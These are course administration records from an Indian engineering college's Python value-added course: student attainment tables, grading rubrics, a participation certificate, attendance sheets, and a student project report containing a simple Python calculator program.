58	VML21CS174	TINA THOMAS	3	6
59	VML21CS176	VAIBHAV PRASANNAN	3	-
60	VML21CS177	VAISAKH P	3	-
61	VML21CS180	VISHAL KRISHNA U V P	3	5
62	VML21CS183	VIVEK RAJEEV V	3	6
Total Number of students attended			62	46
Target (45%) Mark			1.35	4.5
Total Number of students who have achieved Target (45			62	43
Attainment percentage			100	93.47826087
Attainment Level			3	3
Total Attainment OF Each section			3	3
Project Attainment			3	
Other Assessment			3	

CO 3			
SL. No.	Register No.	Name of the student	Project Design Provides a clear and accurate description of how to develop programs by utilizing the concepts such as Lists, Tuples, Sets And Dictionaries.
Max Mark			3
1	VML21CS003	ABHAY KV	3
2	VML21CS006	ABHIJITH E S	3
3	VML21CS008	ABHINAV K	3
4	VML21CS009	ABHINAV K	3
5	VML21CS011	ABHINAV P P	3
6	VML21CS014	ABHIRAM MANOJ	3
7	VML21CS017	ABHISHEK P	3
8	VML21CS023	ADWAITH ASHOKAN	3
9	VML21CS026	AKASH E	3
10	VML21CS030	AKSHAY DEVARAJAN	3
11	VML21CS033	ALAT JOSEPH	3
12	VML21CS043	AMAL BHAGYADAS	3
13	VML21CS046	AMAL ROY	3
14	VML21CS049	AMEESHA P JOSEPH	3
15	VML21CS054	ANAND SHIVARAM	3
16	VML21CS055	ANANDU RAMESH	3
17	VML21CS058	ANSIYA K P	3
18	VML21CS059	ANTO JOSEPH	3
19	VML21CS061	ANUSREE K	3
20	VML21CS064	ARJUN BIJU	3
21	VML21CS067	ARLIN PHILIP SHYJAN	3
22	VML21CS070	ASHFAH ASHRAF	3
23	VML21CS073	ASWANTH K M	3
24	VML21CS075	ATHUL AUGUSTINE	3
25	VML21CS078	AVINASH DINESH	3
26	VML21CS081	BHARADWAJ N K	3
27	VML21CS084	DELIN BENNY	3
28	VML21CS087	FAHMI M	3
29	VML21CS088	FOUZAN P	3
30	VML21CS090	GEO M BENNY	3
31	VML21CS093	GOUTHAM K LAL	3
32	VML21CS096	HARIKRISHNA P.V	3
33	VML21CS099	JANAK RAMESH	3
34	VML21CS102	JERITT JITHIN	3
35	VML21CS106	JOEL MATHEW	3
36	VML21CS108	JOSHUA SAJEEV	3
37	VML21CS111	JYOTHIS PAUL	3
38	VML21CS117	LAKSHMI HARIDASAN	3

39	VML21CS129	M V NAVANEETH	3
40	VML21CS122	MOHITH PRAKASH	3
41	VML21CS125	MUHAMMED RIHAN AC	3
42	VML21CS128	MUSHARAF MUSTHAF	3
43	VML21CS131	NANDANARAJ	3
44	VML21CS137	NEHA	3
45	VML21CS141	NIVED SUNIL	3
46	VML21CS144	RICHA ROY	3
47	VML21CS146	RITHUL K RAJESH	3
48	VML21CS147	ROBIN C.B	3
49	VML21CS150	SANGEETHA RAMAKRISHNA	3
50	VML21CS153	SAYANTH KP	3
51	VML21CS154	SAYANTH P	3
52	VML21CS159	SHARON MK	3
53	VML21CS161	SHILPA C	3
54	VML21CS163	SHYAMDEV K	3
55	VML21CS166	SOORYA NATH M	3
56	VML21CS168	SREYA MC	3
57	VML21CS171	SWATHI KRISHNA	3
58	VML21CS174	TINA THOMAS	3
59	VML21CS176	VAIBHAV PRASANNAN	3
60	VML21CS177	VAISAKH P	3
61	VML21CS180	VISHAL KRISHNA U V P	3
62	VML21CS183	VIVEK RAJEEV V	3
Total Number of students attended			62
Target (45%) Mark			1.35
Total Number of students who have achieved Target (45 %)			62
Attainment percentage			100
Attainment Level			3
Total Attainment OF Each section			3
Project Attainment			3
Other Assessment			0

CO 4

SL. No.	Register No.	Name of the student	Project Design Provides a clear knowledge of how to develop graphical user interface for solutions using Python libraries.	Implementation Demonstrates proficiency in using Python and Flask , to develop the object oriented application.
		Max Mark	3	10
1	VML21CS003	ABHAY KV	2	10
2	VML21CS006	ABHIJITH E S	2	10
3	VML21CS008	ABHINAV K	2	10
4	VML21CS009	ABHINAV K	2	10
5	VML21CS011	ABHINAV P P	2	10
6	VML21CS014	ABHIRAM MANOJ	2	10
7	VML21CS017	ABHISHEK P	2	10
8	VML21CS023	ADWAITH ASHOKAN	2	10
9	VML21CS026	AKASH E	2	10
10	VML21CS030	AKSHAY DEVARAJAN	2	10
11	VML21CS033	ALAT JOSEPH	3	10
12	VML21CS043	AMAL BHAGYADAS	3	10
13	VML21CS046	AMAL ROY	3	10
14	VML21CS049	AMEESHA P JOSEPH	3	10
15	VML21CS054	ANAND SHIVARAM	3	10
16	VML21CS055	ANANDU RAMESH	3	10
17	VML21CS058	ANSIYA K P	3	10
18	VML21CS059	ANTO JOSEPH	3	10
19	VML21CS061	ANUSREE K	3	10
20	VML21CS064	ARJUN BIJU	3	10
21	VML21CS067	ARLIN PHILIP SHYJAN	3	10
22	VML21CS070	ASHFAH ASHRAF	3	10
23	VML21CS073	ASWANTH K M	3	10
24	VML21CS075	ATHUL AUGUSTINE	3	10
25	VML21CS078	AVINASH DINESH	3	10
26	VML21CS081	BHARADWAJ N K	3	10
27	VML21CS084	DELIN BENNY	3	10
28	VML21CS087	FAHMI M	3	10
29	VML21CS088	FOUZAN P	3	10
30	VML21CS090	GEO M BENNY	3	10
31	VML21CS093	GOUTHAM K LAL	3	10
32	VML21CS096	HARIKRISHNA P.V	3	10
33	VML21CS099	JANAK RAMESH	3	10
34	VML21CS102	JERITT JITHIN	3	10
35	VML21CS106	JOEL MATHEW	3	10
36	VML21CS108	JOSHUA SAJEEV	3	10
37	VML21CS111	JYOTHIS PAUL	3	10
38	VML21CS117	LAKSHMI HARIDASAN	3	10

39	VML21CS129	M V NAVANEETH	3	10
40	VML21CS122	MOHITH PRAKASH	3	10
41	VML21CS125	MUHAMMED RIHAN A	3	10
42	VML21CS128	MUSHARAF MUSTHAF	3	10
43	VML21CS131	NANDANARAJ	3	10
44	VML21CS137	NEHA	3	10
45	VML21CS141	NIVED SUNIL	3	10
46	VML21CS144	RICHA ROY	3	10
47	VML21CS146	RITHUL K RAJESH	3	10
48	VML21CS147	ROBIN C.B	3	10
49	VML21CS150	SANGEETHA RAMAKR	3	10
50	VML21CS153	SAYANTH KP	3	10
51	VML21CS154	SAYANTH P	3	10
52	VML21CS159	SHARON MK	3	10
53	VML21CS161	SHILPA C	3	10
54	VML21CS163	SHYAMDEV K	3	10
55	VML21CS166	SOORYA NATH M	3	10
56	VML21CS168	SREYA MC	3	10
57	VML21CS171	SWATHI KRISHNA	3	10
58	VML21CS174	TINA THOMAS	3	10
59	VML21CS176	VAIBHAV PRASANAN	3	10
60	VML21CS177	VAISAKH P	3	10
61	VML21CS180	VISHAL KRISHNA U V	3	10
62	VML21CS183	VIVEK RAJEEV V	3	10
Total Number of students attended			62	62
Target (45%) Mark			1.35	4.5
Total Number of students who have achieved Target			62	62
Attainment percentage			100	100
Attainment Level			3	3
Total Attainment OF Each section			3	
Project Attainment			3	
Other Assessment			0	

CO 5

SL. No.	Register No.	Name of the student	Provides successful implementation of the design using Object Oriented concepts.	Successfully deploy: the application.	Includes project objective, project design and implementation, results and analysis, conclusion and future work, and references.
			3	10	3
Max Mark			3	10	3
1	VML21CS003	ABHAY KV	2	10	3
2	VML21CS006	ABHIJITH E S	2	10	3
3	VML21CS008	ABHINAV K	2	10	3
4	VML21CS009	ABHINAV K	2	10	3
5	VML21CS011	ABHINAV P P	2	10	3
6	VML21CS014	ABHIRAM MANOJ	2	10	3
7	VML21CS017	ABHISHEK P	2	10	3
8	VML21CS023	ADWAITH ASHOKAN	2	10	3
9	VML21CS026	AKASH E	2	10	3
10	VML21CS030	AKSHAY DEVARAJAN	2	10	3
11	VML21CS033	ALAT JOSEPH	2	10	3
12	VML21CS043	AMAL BHAGYADAS	2	10	3
13	VML21CS046	AMAL ROY	2	10	3
14	VML21CS049	AMEESHA P JOSEPH	2	10	3
15	VML21CS054	ANAND SHIVARAM	2	10	3
16	VML21CS055	ANANDU RAMESH	2	10	3
17	VML21CS058	ANSIYA K P	2	10	3
18	VML21CS059	ANTO JOSEPH	2	10	3
19	VML21CS061	ANUSREE K	2	10	3
20	VML21CS064	ARJUN BIJU	2	10	3
21	VML21CS067	ARLIN PHILIP SHYJAN	3	10	3
22	VML21CS070	ASHFAH ASHRAF	3	10	3
23	VML21CS073	ASWANTH K M	3	10	3
24	VML21CS075	ATHUL AUGUSTINE	3	10	3
25	VML21CS078	AVINASH DINESH	3	10	3
26	VML21CS081	BHARADWAJ N K	3	10	3
27	VML21CS084	DELIN BENNY	3	10	3
28	VML21CS087	FAHMI M	3	10	3
29	VML21CS088	FOUZAN P	3	10	3
30	VML21CS090	GEO M BENNY	3	10	3
31	VML21CS093	GOUTHAM K LAL	3	10	3
32	VML21CS096	HARIKRISHNA P.V	3	10	3
33	VML21CS099	JANAK RAMESH	3	10	3
34	VML21CS102	JERITT JITHIN	3	10	3
35	VML21CS106	JOEL MATHEW	3	10	3
36	VML21CS108	JOSHUA SAJEEV	3	10	3

37	VML21CS111	JYOTHIS PAUL	3	10	3
38	VML21CS117	LAKSHMI HARIDASAN	3	10	3
39	VML21CS129	M V NAVANEETH	3	10	3
40	VML21CS122	MOHITH PRAKASH	3	10	3
41	VML21CS125	MUHAMMED RIHAN A	3	10	3
42	VML21CS128	MUSHARAF MUSTHA	3	10	3
43	VML21CS131	NANDANARAJ	3	10	3
44	VML21CS137	NEHA	3	10	3
45	VML21CS141	NIVED SUNIL	3	10	3
46	VML21CS144	RICHA ROY	3	10	3
47	VML21CS146	RITHUL K RAJESH	3	10	3
48	VML21CS147	ROBIN C.B	3	10	3
49	VML21CS150	SANGEETHA RAMAKR	3	10	3
50	VML21CS153	SAYANTH KP	3	10	3
51	VML21CS154	SAYANTH P	2	10	3
52	VML21CS159	SHARON MK	2	10	3
53	VML21CS161	SHILPA C	2	10	3
54	VML21CS163	SHYAMDEV K	2	10	3
55	VML21CS166	SOORYA NATH M	2	10	3
56	VML21CS168	SREYA MC	2	10	3
57	VML21CS171	SWATHI KRISHNA	2	10	3
58	VML21CS174	TINA THOMAS	2	10	3
59	VML21CS176	VAIBHAV PRASANNA	2	10	3
60	VML21CS177	VAISAKH P	2	10	3
61	VML21CS180	VISHAL KRISHNA U V	2	10	3
62	VML21CS183	VIVEK RAJEEV V	2	10	3
Total Number of students attended			62	62	62
Target (45%) Mark			1.35	4.5	1.35
Total Number of students who have achieved			62	62	62
Attainment percentage			100	100	100
Attainment Level			3	3	3
Total Attainment OF Each section			3		
Project Attainment			3		
Other Assessment			0		

CO ATTAINMENT

Course Outcome	Project Attainment	Quiz	Direct Attainment	Indirect Attainment (Course End Survey)	CO Attainment= Direct(80%) +Indirect (20%)
CO1	3	0	2.4	3	2.52
CO2	3	3	3	3	3
CO3	3	0	2.4	3	2.52
CO4	3	0	2.4	3	2.52
CO5	3	0	2.4	3	2.52

MANJU M. *[Signature]*

PO ATTAINMENT

Batch : 2021-2025 CSE C
 Year of study: 2022-2023
 Name of the Subject with code: ADCS401- OBJECT ORIENTED PROGRAMMING IN PYTHON
 Name of the Staff: MANJU M. AND SUHAD A C.

CO	LEVEL	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	PSO1	PSO2
CO 1	2.52	3	2	2	-	2	-	-	-	-	-	-	3	-	-
CO 2	3	3	2	2	-	-	-	-	-	-	-	-	3	-	-
CO 3	2.52	3	2	2	2	2	-	-	-	-	-	-	3	-	-
CO 4	2.52	3	2	2	2	2	-	-	-	-	-	-	3	-	-
CO 5	2.52	3	2	2	2	2	-	-	-	-	-	-	3	-	-
PO		PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	PSO1	PSO2
ATTAINED		2.62	1.74	1.74	1.01	1.34	-	-	-	-	-	-	2.62	-	-

MANJU M. *[Signature]*



VIMAL JYOTHI
ENGINEERING COLLEGE
DEPARTMENT OF COMPUTER SCIENCE ENGINEERING

VALUE ADDED COURSE ON

"OBJECT ORIENTED PROGRAMMING USING PYTHON"

CERTIFICATE OF PARTICIPATION

THE FOLLOWING AWARD IS GIVEN TO

AKASH SANTHOSH

HAS PARTICIPATED VALUE ADDED COURSE PROGRAMME ON "OBJECT ORIENTED PROGRAMMING USING PYTHON" ORGANISED BY THE DEPARTMENT OF COMPUTER SCIENCE ENGINEERING, VIMAL JYOTHI ENGINEERING COLLEGE IN ASSOCIATION WITH PROGRESSUM
ON 15th to 19th MARCH 2023



Convener
Miss. Divya B
H.o.D, CSE

Dr. Benny Joseph
Principal

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**ADCS 401 - OBJECT ORIENTED PROGRAMMING IN
PYTHON**

Evaluation Rubrics

Project Design :15 Marks

No	Parameters	Mark	Poor	Fair	Very Good	Outstanding
1	Provides a clear knowledge of how to write, test and debug Python programs. [CO 1]	3	(0 Marks)	(1 Marks)	(2 Marks)	(3 Marks)
2	Illustrates the use of conditional (if, if-else and if-elif-else) and iterative (while and for) statements in Python programs. [CO 2]	3	(0 Marks)	(1 Marks)	(2 Marks)	(3 Marks)
3	Provides a clear and accurate description of how to develop programs by utilizing the concepts such as Lists, Tuples, Sets And Dictionaries. [CO 3]	3	(0 Marks)	(1 Marks)	(2 Marks)	(3 Marks)



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4	Provides a clear knowledge of how to develop graphical user interface for solutions using Python libraries. [CO 4]	3	(0 Marks)	(1 Marks)	(2 Marks)	(3 Marks)
5	Provides successful implementation of the design using Object Oriented concepts. [CO 5]	3	(0 Marks)	(1 Marks)	(2 Marks)	(3 Marks)

Implementation : 20 Marks

No	Parameters	Mark	Poor	Fair	Very Good	Outstanding
1	Demonstrates proficiency in using Python and Flask , to develop the object oriented application. [CO4]	10	(0 – 1 Marks)	(2 – 3 Marks)	(4 Marks)	(5 Marks)
2	Successfully deploys the application. [CO 5]	10	(0 – 3 Marks)	(4 – 6 Marks)	(7 - 9 Marks)	(10 Marks)



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Report : 5 Marks

No	Parameters	Mark	Poor	Fair	Very Good	Outstanding
1	The report should include project objective, project design and implementation, results and analysis, conclusion and future work, and references.[CO 5]	5	(0 - 1 Marks)	(2 - 3 Marks)	(4 Marks)	(5 Marks)

Quiz : 10 Marks

No	Parameters	Mark	Poor	Fair	Very Good	Outstanding
1	The quiz should include the basic concepts and data structures in Python. [CO 3]	5	(0 - 1 Marks)	(2 - 3 Marks)	(4 Marks)	(5 Marks)
2	The quiz should include Object oriented concepts and graphical user interface. [CO 4 & 5]	5	(0 - 1 Marks)	(2 - 3 Marks)	(4 Marks)	(5 Marks)

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PROJECT REPORT

PROJECT NAME - CALCULATOR USING PYTHON

BATCH NO - 6

CLASS - S4 CSE C

MEMBERS:

- 1- SAYANTH P
- 2- SHARON MK
- 3- SHILPA C
- 4- SHYAMDEV K
- 5- SOORYA NATH M
- 6- SREYA MC
- 7- SWATHI KRISHNA
- 8- TINA THOMAS
- 9- VAIBHAV PRASANNAN
- 10- VAISAKH P
- 11- VISHAL KRISHNA U V P
- 12- VIVEK RAJEEV V

Introduction:

The purpose of this project is to create a simple calculator using Python programming language. The calculator will be able to perform basic arithmetic operations such as addition, subtraction, multiplication, and division.

Materials:

Python IDLE or any other Python compiler
Basic knowledge of Python programming

Methodology:

Open a new Python file in the IDLE or any other compiler.
Create a function for each of the four arithmetic operations: addition, subtraction, multiplication, and division.
Inside each function, prompt the user to input two numbers to be calculated.
Perform the appropriate arithmetic operation using the inputted numbers.
Print the result to the console using the print() function.
Create a main function to call each of the four arithmetic functions.
Inside the main function, prompt the user to select the arithmetic operation they want to perform.
Based on the user's input, call the appropriate arithmetic function.
Allow the user to continue using the calculator until they choose to exit.

Results:

After running the Python code, the calculator will be able to perform basic arithmetic operations. The user will be prompted to input two numbers and select the arithmetic operation they want to perform. The calculator will then display the result of the calculation on the console.

Conclusion:

In conclusion, this project successfully created a simple calculator using Python programming language. It is a useful tool for performing basic arithmetic operations and can be further developed to include more advanced calculations.

PROGRAM:

```
def add(x, y):
    return x + y
def subtract(x, y):
    return x - y
def multiply(x, y):
    return x * y
def divide(x, y):
    return x / y
num1 = float(input("Enter first number: "))
num2 = float(input("Enter second number: "))
operator = input("Enter operator (+, -, *, /): ")
if operator == '+':
    print(num1, "+", num2, "=", add(num1, num2))
elif operator == '-':
    print(num1, "-", num2, "=", subtract(num1, num2))
elif operator == '*':
    print(num1, "*", num2, "=", multiply(num1, num2))
elif operator == '/':
    print(num1, "/", num2, "=", divide(num1, num2))
else:
    print("Invalid operator")
```

OUTPUT:

```
Enter first number: 5
Enter second number: 5
Enter operator (+, -, *, /): +
5.0 + 5.0 = 10.0
```

```
Enter first number: 5
Enter second number: 5
Enter operator (+, -, *, /): -
5.0 - 5.0 = 0.0
```

```
Enter first number: 5
Enter second number: 4
Enter operator (+, -, *, /): *
5.0 * 4.0 = 20.0
```

```
Enter first number: 50
Enter second number: 25
Enter operator (+, -, *, /): /
50.0 / 25.0 = 2.0
```

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S4 CSE - A (2021-25) BATCH
ADD - ON COURSE ATTENDANCE

Roll Number	Register Number	Name	SIGNATURE				
			15-03-2023	16-03-2023	17-03-2023	18-03-2023	19-03-2023
1	VML21CS001	AADITYAN HARINDRAN	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
2	VML21CS010	ABHINAV M V	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
3	VML21CS013	Abhiram A	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
4	VML21CS015	Abhiram S Manoj	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
5	VML21CS018	Abin M Jose	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
6	VML21CS021	Adith Narayanan	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
7	VML21CS024	Agney J Purushotham	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
8	VML21CS027	Akash Santhosh	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
9	VML21CS029	Akhil Mathew George	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	ABSENT	
10	VML21CS034	Albert Jose	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
11	VML21CS037	Alen Biju	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
12	VML21CS038	Alen Cherian	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
13	VML21CS039	Alen Kurian Joseph	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
14	VML21CS040	Alen Tom	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
15	VML21CS042	Ali Siby	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
16	VML21CS044	Amal Cs	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
17	VML21CS047	Amalroy	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
18	VML21CS050	Amith T.v	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
19	VML21CS053	Anandhu Poyyil	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
20	VML21CS056	Ananya Praseed Kumar	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
21	VML21CS062	Apama Bhaskar	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
22	VML21CS063	Arjun. Av	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
23	VML21CS065	Arjun.madathil	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
24	VML21CS068	Armond Jose	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
25	VML21CS071	Ashik Jhonson	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓

26	VML21CS074	Aswin Udayan	Aswin	Aswin	Aswin	✓	✓
27	VML21CS076	Ashul Joy	Ashul	Ashul	—	ABSENT	—
28	VML21CS079	Azzah Waheed	Azzah	Azzah	Azzah	✓	✓
29	VML21CS082	Darvin Sibi	Darvin	Darvin	—	✓	✓
30	VML21CS085	Dhanus Joy	Dhanus	Dhanus	Dhanus	✓	✓
31	VML21CS091	Gerald Siniac	Gerald	Gerald	Gerald	✓	✓
32	VML21CS094	Goutham S Prasad	Goutham	Goutham	Goutham	✓	✓
33	VML21CS097	Hooriyya Binth Khalid	Hooriyya	Hooriyya	Hooriyya	✓	✓
34	VML21CS098	Jagath K	Jagath	—	—	ABSENT	—
35	VML21CS100	Jeffin Jiju	Jeffin	Jeffin	—	✓	✓
36	VML21CS101	Jestin K S	Jestin	Jestin	Jestin	✓	✓
37	VML21CS102	Joyal M Joseph	Joyal	Joyal	Joyal	✓	✓
38	VML21CS103	Parthika K P	Parthika	Parthika	Parthika	✓	✓
39	VML21CS105	K K Krishnanjana Deepak	K K	—	—	ABSENT	—
40	VML21CS106	Rhin Krishnan	Rhin	Rhin	—	✓	✓
41	VML21CS107	Manasa N	Manasa	Manasa	—	✓	✓
42	VML21CS108	Mridula P T	Mridula	Mridula	Mridula	✓	✓
43	VML21CS109	Muhammed Sabeeh C K	Muhammed	Muhammed	—	✓	✓
44	VML21CS110	Indha A P	Indha	Indha	—	✓	✓
45	VML21CS111	Arthana Prasanth	Arthana	Arthana	Arthana	✓	✓
46	VML21CS112	Aravindu C	Aravindu	Aravindu	—	✓	✓
47	VML21CS113	Aravind Manoj	Aravind	Aravind	—	✓	✓
48	VML21CS114	Arjun Joseph	Arjun	Arjun	—	✓	✓
49	VML21CS115	Arnika Reejith	Arnika	Arnika	—	✓	✓
50	VML21CS116	Armit Philip	Armit	—	—	ABSENT	—
51	VML21CS117	Arjun R	Arjun	Arjun	Arjun	✓	✓
52	VML21CS118	Arsha Lakshmi K A P	Arsha	Arsha	Arsha	✓	✓
53	VML21CS119	Arjun Rajeev	Arjun	Arjun	—	✓	✓
54	VML21CS120	Arjun Abdul Nasar P	Arjun	Arjun	—	✓	✓

55	VM	104	Arada N Rajeev	<i>Arada</i>	<i>Arada</i>	<i>Arada</i>	✓	✓
56	VM		Aradhakshmi V V	<i>Aradh</i>	<i>Aradh</i>	—	✓	✓
57	VM		Aranya Pavanan	—	—	<i>Aranya</i>	ABSENT	—
58	VM	172	Arav Prashanth	<i>Arav</i>	<i>Arav</i>	<i>Arav</i>	✓	✓
59	VM		Arsha Sinta Saji	<i>Arsha</i>	<i>Arsha</i>	—	✓	✓
60	VM		Arshnav Valsan	<i>Arsh</i>	<i>Arsh</i>	—	✓	✓
61	VM		Arshnav Rajesh	<i>Arsh</i>	<i>Arsh</i>	—	✓	✓

MANJU M.

Arsh



S4 CSE B Student Details (2021-2025 BATCH)

ADD-ON COURSE ATTENDANCE

S.No.	University Reg.No	STUDENT NAME	SIGNATURE				
			15-03-2023	16-03-2023	17-03-2023	18-03-2023	19-03-2023
1	VML21CS002	AAKIF ALTHAF				✓	✓
2	VML21CS004	ABHIJITH A			—	✓	✓
3	VML21CS007	ABHIJITH T		—	ABSENT	—	—
4	VML21CS012	ABHINAV P P		—	ABSENT	✓	✓
5	VML21CS016	ABHISHEK K V				✓	✓
6	VML21CS019	ADARSH JOHNSON			ABSENT	✓	✓
7	VML21CS020	ADHARV S KUMAR				✓	✓
8	VML21CS022	ADITHYA PRAKASH			—	✓	✓
9	VML21CS025	AJAY M				✓	✓
10	VML21CS028	AKHIL C J				✓	✓
11	VML21CS031	AKSHAY VIJAYAN				✓	✓
12	VML21CS032	ALAN JOSEPH NORBERT			ABSENT	✓	✓
13	VML21CS035	ALBIN PHILIP				✓	✓
14	VML21CS036	ALEENA N			—	✓	✓
15	VML21CS041	ALFIN SHAJI				✓	✓
16	VML21CS045	AMAL JERRY			—	✓	✓
17	VML21CS048	AMAL T		—	—	—	—
18	VML21CS051	ANAGHA NAGESH			—	✓	✓
19	VML21CS052	ANANDHU K P				✓	✓
20	VML21CS057	ANNA MARIA			—	✓	✓

21	VML21CS060	ANUGRAHA W	AW	AW	—	✓	✓
22	VML21CS066	ARJUN NV	AR	—	Assess	—	—
23	VML21CS069	ARUN THOMAS	AR	AR	AR	✓	✓
24	VML21CS072	ASHISH JOSEPH	AS	AS	AS	✓	✓
25	VML21CS077	AVANTHIKA KAKKADAN	AK	AK	AK	✓	✓
26	VML21CS080	BASIL BENNY	BB	BB	—	✓	✓
27	VML21CS083	DEEPIKA P	DP	DP	DP	✓	✓
28	VML21CS086	DONA XAVIER	DX	DX	—	✓	✓
29	VML21CS089	GAYATHRI KRISHNA K V	GK	—	Assess	—	—
30	VML21CS092	GODWIN PAUL	GP	GP	GP	✓	✓
31	VML21CS095	HANA NOUFAL	HN	HN	HN	✓	✓
32	VML21CS101	JERIN K SAJU	JS	JS	JS	✓	✓
33	VML21CS104	JEWEL DENCIL	JD	JD	JD	✓	✓
34	VML21CS105	JIKSON JIMMY	JJ	JJ	JJ	✓	✓
35	VML21CS107	JOEL MATHEW SIBY	JS	JS	JS	✓	✓
36	VML21CS110	JUSTIN JAMES THOMAS	JT	JT	JT	✓	✓
37	VML21CS112	KAMAL SURESH	KS	KS	KS	✓	✓
38	VML21CS114	KARTHIK P	KP	KP	—	✓	✓
39	VML21CS115	KEERTHANA K	KK	KK	KK	✓	✓
40	VML21CS119	M AKASH	MA	MA	MA	✓	✓
41	VML21CS121	MINHAJ AHAMMED T K	MA	MA	MA	✓	✓
42	VML21CS127	MUHAMMED SHABAS	MS	MS	MS	✓	✓
43	VML21CS132	NANDANA SAJI	NS	NS	NS	✓	✓
44	VML21CS133	NANDANA T	NT	NT	NT	✓	✓
45	VML21CS135	NATHASHA ADARSH	NA	NA	—	✓	✓

46	VML21CS138	NIVEDH DINESH	<i>Nivedh</i>	<i>Nivedh</i>	←	✓	✓
47	VML21CS140	NIVED O	<i>Nived</i>	<i>Nived</i>	<i>Nived</i>	✓	✓
48	VML21CS143	RAJALAKSHMI S	<i>Rajal</i>	<i>Rajal</i>	<i>Rajal</i>	✓	✓
49	VML21CS149	SAFWAN V P	<i>Safwan</i>	<i>Safwan</i>	<i>Safwan</i>	✓	✓
50	VML21CS152	SANTHI PRIYA	<i>Santhi</i>	<i>Santhi</i>	<i>Santhi</i>	✓	✓
51	VML21CS155	SAYANTH SANTHOSH	<i>Sayanth</i>	<i>Sayanth</i>	←	✓	✓
52	VML21CS158	SHARON DAWSON	<i>Sharon</i>	<i>Sharon</i>	←	✓	✓
53	VML21CS165	SKILL C H	<i>Skill</i>	—	←	ABSENT	—
54	VML21CS170	SREYA SREEDHAR	<i>Sreya</i>	—	←	ABSENT	—
55	VML21CS173	THARUN K C	<i>Tharun</i>	<i>Tharun</i>	<i>Tharun</i>	✓	✓
56	VML21CS179	VISHAKH SATHEESH	<i>Vishakh</i>	<i>Vishakh</i>	←	✓	✓
57	VML21CS182	VISHNU PRIYA A P	—	ABSENT	—	—	—
58	SNC21CS026	HRIDWETHA CHITRAN	<i>Hridwetha</i>	<i>Hridwetha</i>	<i>Hridwetha</i>	✓	✓
59	SIT21CS022	HRITHIKA PRADEEP	<i>Hrithika</i>	<i>Hrithika</i>	<i>Hrithika</i>	✓	✓
60	LVML21CS185	NIVED K SURENDRAN	<i>Nived</i>	<i>Nived</i>	<i>Nived</i>	✓	✓

MANJU M.

Manju



S4 CSE - C (2021-25) BATCH
ADD - ON COURSE ATTENDANCE

Roll No.	University Reg. No.	Student Name	Signature				
			15-03-2023	16-03-2023	17-03-2023	18-03-2023	19-03-2023
1	VML21CS003	ABHAY KV				✓	✓
2	VML21CS006	ABHIJITH E S		---	ABSENT	---	---
3	VML21CS008	ABHINAV K				✓	✓
4	VML21CS009	ABHINAV K				✓	✓
5	VML21CS011	ABHINAV P P				✓	✓
6	VML21CS014	ABHIRAM MANOJ				✓	✓
7	VML21CS017	ABHISHEK P				✓	✓
8	VML21CS023	ADWAITH ASHOKAN				✓	✓
9	VML21CS026	AKASH E				✓	✓
10	VML21CS030	AKSHAY DEVARAJAN		---	ABSENT	---	---
11	VML21CS033	ALAT JOSEPH				✓	✓
12	VML21CS043	AMAL BHAGYADAS				✓	✓
13	VML21CS046	AMAL ROY				✓	✓
14	VML21CS049	AMEESHA P JOSEPH				✓	✓
15	VML21CS054	ANAND SHIVARAM				✓	✓
16	VML21CS055	ANANDU RAMESH				✓	✓
17	VML21CS058	ANSIYA K P				✓	✓
18	VML21CS059	ANTO JOSEPH				✓	✓
19	VML21CS061	ANUSREE K				✓	✓
20	VMI.21CS064	ARJUN BIJU				✓	✓

21	VML21CS067	ARLIN PHILIP SHYJAN	A	A	A	✓	✓
22	VML21CS070	ASHFAH ASHRAF	Asfah	Asfah	Asfah	✓	✓
23	VML21CS073	ASWANATH K M	Aswanth	Aswanth	Aswanth	✓	✓
24	VML21CS075	ATHUL AUGUSTINE	Athul		Athul	✓	✓
25	VML21CS078	AVINASH DINESH	Avinash		ABSENT		
26	VML21CS081	BHARADWAJ N K	Bharadwaj	Bharadwaj	Bharadwaj	✓	✓
27	VML21CS084	DELIN BENNY		ABSENT			
28	VML21CS087	FAHMI M	Fahmi	Fahmi	Fahmi	✓	✓
29	VML21CS088	FOUZAN P	Fouzan	Fouzan		✓	✓
30	VML21CS090	GEO M BENNY	Geo		ABSENT		
31	VML21CS093	GOUTHAM K LAL	Goutham	Goutham		✓	✓
32	VML21CS096	HARIKRISHNA P.V	Hari		ABSENT		
33	VML21CS099	JANAK RAMESH	Janak	Janak	Janak	✓	✓
34	VML21CS102	JERITT JITHIN	Jeritt		ABSENT		
35	VML21CS106	JOEL MATHEW	Joel		ABSENT		
